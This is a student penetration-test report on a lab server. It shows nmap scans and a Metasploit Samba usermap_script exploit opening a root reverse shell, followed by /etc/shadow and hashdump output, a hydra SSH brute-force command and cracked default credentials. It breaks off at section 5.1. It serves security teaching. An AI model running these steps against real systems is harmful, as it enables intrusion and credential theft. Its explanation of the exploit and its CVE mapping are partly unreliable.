# EHITCAL HACKING PENETRATION TEST

## White Hat Hacking for Honshu Consulting Enterprises

### Abstract

Carrying out a penetration test on a server provided by Honshu Consulting Enterprises for identifying computer and network security vulnerabilities, exploits, the results obtained and providing any recommendations and suggestions as to how to prevent the exploits.

3727171
London South Bank University
CSI_6_SCS_2122

# Table of Contents

# List of Figures

# List of Tables

# 1.0 Introduction

A small enterprise that primarily focuses on Business Intelligence has reached out to me to carry out a penetration test on their server. The consulting firm named Honshu Consulting have been concerned about their security systems on workstations due to the wave of emerging ransomware attacks carried out. Other issues such as constant replacement of temporary employees that were initially meant to replace the full-time security administrator taking place, and unproper checks conducted against the Computer and Network Security process, just to appear as if the required standards and updates have been met.

The firm has contacted me to assist them in identifying security flaws present in their current systems and advising them on any steps and actions that must be taken to resolve the vulnerability issues discussed throughout the documentation. The current security team has granted legal authorisation to the exploitation of their systems via a direct connection to their network using a virtual machine, running the Kali OS in Oracle’s VirtualBox.

# 2.0 Executive Summary of Results

The summarised methods of access that I have come across through the white-hat penetration testing were via exploitation of the SMB and SSH vulnerabilities highlighted in the Nessus report. SMB runs on ports 139 and 445, Table 1. By conducting research on online exploit databases, using CVE numbers and software version, to detect the exploit “usermap_script”, capable of brute forcing accounts that have been left with unconfigured default credentials, or weak ones. The usermap_script exploit provided me with remote access to the command-line terminal of the victim machine. This grants me direct access to root privileges, where a hashdump or other post-exploits can take place. After this has been done, a custom wordlist was created for the usernames from hashdump and another list which contains the hashes allocated to each username.

The second method was via the SSH vulnerability present consist of a wordlist made in the SMB exploitation process, used via hydra to carry out a brute force attack against the victim machine with the given custom wordlist created. The ssh_login auxiliary module was used for this purpose, where msfadmin and msfadmin were once again found. After connecting to the victim machine via ssh_login and the correct credentials. After this, I escalated my privileges using shell_to_meterpreter to gain root access. After this, another hashdump could be carried out to record the shadow file from /etc/shadow. These hashes are then further cracked to find all credentials possible of granting remote terminal access, Table 2.

*Table 1 Summary of NMAP Scan*


| Protocols | Ports | Services | Version |
|---|---|---|---|
| TCP | 21 | ftp | ProFTPD 1.3.31 |
| TCP | 22 | Ssh | OpenSSH 4.7p1 Debian 8ubuntu1 - protocol 2.0 |
| TCP | 23 | telnet | Linux telnetd |
| TCP | 25 | Smtp | Postfix smtpd |
| TCP | 53 | Domain | ISC BIND 9.4.2 |
| TCP | 80 | http | Apache httpd 2.2.8 |
| TCP | 139 | Netbios-ssn | Samba smbd 3.X-4.X |
| TCP | 445 | Netbios-ssn | Samba smbd 3.X-4.X |
| TCP | 3306 | Mysql | MySQL 5.0.51a |
| TCP | 5432 | postgresql | PostgreSQL DB 8.3.0-8.3.7 |
| TCP | 8009 | Ajp13 | Apache Jserv – protocol v1.3 |
| TCP | 8180 | http | Apache Tomcat/Coyote JSP engine 1.1 |

*Table 2 Summary of Machine Credentials*

| **Username** | **Password** |
|---|---|
| Sys | 123456789 |
| klog | batman |
| msfadmin | msfadmin |
| service | service |
| user | user |
| postgres | postgres |

# 3.0 Scan Results

The first step when carrying out penetration testing is carrying out a scan on the subnet, as we initially know we are located on the same network as the target machine. To reach this goal, the NMAP utility tool is used to scan the network subnet which would present me with the different machines located on the network, the main important one being the victim's ports numbers, states and the services they are using. The command below nmap -pn -sS -sV 192.168.56.1/24 was used to scan for any open ports located on different IPs ranging between 1 and 255 (Lyon, 2022). The main focused finding in this scan is seen below for IP 192.168.56.102. From what I can see directly, several TCP-based ports are open running different services such as ftp, smtp, http and mysql.



```
┌──(root💀 kali)-[~/Desktop]
└─# nmap -sS -Pn -sV 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-05 09:46 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0044s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds

┌──(root💀 kali)-[~/Desktop]
└─# █
```

*Figure 1 NMAP Scan Results for Target IP*

After the target address was obtained, and verified that it does indeed exist, the next suitable step would be to run a Version Detection Scan alongside TCP SYN  -sS scan using nmap -PN -sV -sS 192.168.56.102. Doing this allows me to see the different versions of software/services that is running on the target machine and allows for the host machine to not complete the three-way handshake process in the nmap ping, resulting in no proof of communication between the host machine and the target machine (Lyon, 2022).

## 4.0 Access via SMB


The SMB vulnerability was discovered via the Nessus scan, corresponding to TCP port numbers 139 and 445, relating to the samba version discovered in Figure 2, Samba 3.0.20-Debian. By conducting research using CVE 2016-2118 (NVD, 2019), I wasn't able to find a direct exploit via databases such as NVD, however when I used the SMB version as the search factor an output of usermap_script was presented, usable on Samba version 3.0.20. The Metasploit framework has this exploit module available built-in, which is able to gain access to remote shell connections via brute forcing meta data present in the data tags. Overall, its rated excellent which suggests high chances of stability against the target machine. I used the exploits name to research on the web (Secmater, 2020) and has an entry with the information and the purpose of the exploit, matching the goal I had intended to achieve. Figure 3 shows the module options where I set the target and host address, with a successful TCP handler session started once ran.

After this, I then used the hashdump for linux post-exploitation module – in Figure 3 – which allowed to gather all the credentials and hashes associated with them, used to cracking machine accounts. A custom wordlist was then created with all the usernames to use by hydra in Figure 5; where it successfully cracked user, service, postgres and msfadmin accounts due to poor and repeating credentials. After this, I converted the shell session to a meterpreter one in order to allow for wider possibilities of post-exploitation utilities – Figure 6. The InfoSecBlog, also suggests that his vulnerability is exploitable due to the unrequired authentication process, enabling the passthrough of processes between the host and victim machine(Amriunix, 2022). Commands are able to be executed within the system, modifying the data present in the transmission between a connected client-server infrastructure.

*Table 3: Summary of the Npp Table Scan Result*


| | | | | |
|---|---|---|---|---|
| TCP | 139 | Netbios-ssn | Samba 3.0.20-Debian | CVE-2016-2118 |
| TCP | 445 | Netbios-ssn | Samba 3.0.20-Debian | CVE-2016-2118 |

## 4.1 Exploitation Process




```
msf6 > search smb_version

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                  normal  No     SMB Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.56.102
rhosts ⇒ 192.168.56.102
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.56.102:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.56.102:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.56.102:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

*Figure 2 Verifying SMB Version*




```
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.56.101
^[[Alhost ⇒ 192.168.56.101
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.56.102
rhosts ⇒ 192.168.56.102
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.102:35223 ) at 2022-05-05 10:16:22 -0400

whoami
root
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
```

*Figure 3 SMB Brute Force Exploit on credentials*




```
msf6 exploit(multi/samba/usermap_script) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.56.101:4444 → 192.168.56.102:33865  (192.168.56.102)

msf6 exploit(multi/samba/usermap_script) > search linux/gather/hashdump

Matching Modules
================

   #  Name                         Disclosure Date  Rank    Check  Description
   -  ----                         ---------------  ----    -----  -----------
   0  post/linux/gather/hashdump                    normal  No     Linux Gather Dump Password Hashes for Linux Systems


Interact with a module by name or index. For example info 0, use 0 or use post/linux/gather/hashdump

msf6 exploit(multi/samba/usermap_script) > use 0
msf6 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on

msf6 post(linux/gather/hashdump) > set session 1
session ⇒ 1
msf6 post(linux/gather/hashdump) > exploit

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: unix
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20220505084246_default_192.168.56.102_linux.hashes_935499.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) > █
```

*Figure 4 SMB Shell Hashdump*



```
┌──(root💀kali)-[~/Desktop]
└─# hydra -L users.txt -P users.txt ssh://192.168.56.102 -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-05 08:59:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[22][ssh] host: 192.168.56.102   login: user   password: user
[22][ssh] host: 192.168.56.102   login: service   password: service
[22][ssh] host: 192.168.56.102   login: service   password: service
[22][ssh] host: 192.168.56.102   login: msfadmin   password: msfadmin
[22][ssh] host: 192.168.56.102   login: postgres   password: postgres
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-05 08:59:58

┌──(root💀kali)-[~/Desktop]
└─# █
```

*Figure 5 Wordlist created and used via hydra brute force*



```
msf6 post(linux/gather/hashdump) > search shell_to_meterpreter

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 post(linux/gather/hashdump) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.56.101:4444 → 192.168.56.102:33865  (192.168.56.102)

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > exploit

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.101:4433
[*] Sending stage (989032 bytes) to 192.168.56.102
[*] Meterpreter session 2 opened (192.168.56.101:4433 → 192.168.56.102:40643 ) at 2022-05-05 08:55:33 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information                      Connection
  --  ----  ----                   -----------                      ----------
  1         shell cmd/unix                                          192.168.56.101:4444 → 192.168.56.102:33865  (192.168.56.102)
  2         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.56.101:4433 → 192.168.56.102:40643  (192.168.56.102)

msf6 post(multi/manage/shell_to_meterpreter) > █
```


*Figure 6 Post exploitation - Shell to Meterpreter*

## 5.0 Access via SSH

The second vulnerability I have tried to exploit was via the SSH vulnerability present, under port number 22 for the OpenSSH 4.7p1 Debian version of the SSH service running on the target machine. The Nessus scan has provided several CVE number's which can be used to identify the vulnerability via exploit databases for easier correlation and search terms. The CVEs are CVE 2008-0166 (NVD, 2022)and CVE 2008-5161 (NVD, 2018), where I was able to use online databases to search via CVE numbers. NVD, 2022 had several related entries to other versions of the software, with the targets version of SSH present in that list.


To begin, I used the obtained usernames from the SMB exploit to carry out a brute force dictionary attack using hydra (Fig. 7), where I then searched the Metasploit Framework for exploits relating to the SSH vulnerability. Using ssh_login, I can establish a ssh connection with the victim machine, where Chandel, recommends employing the shell_to_meterpreter post module to obtain the important meterpreter shell session (Chandel, 2017)(Fig. 8). Using hashdump post exploit module, different instructions can be run such as gathering passkeys amongst other utilities is a major benefit of Meterpreter (Fig. 9).

## 5.1 Exploitation Process



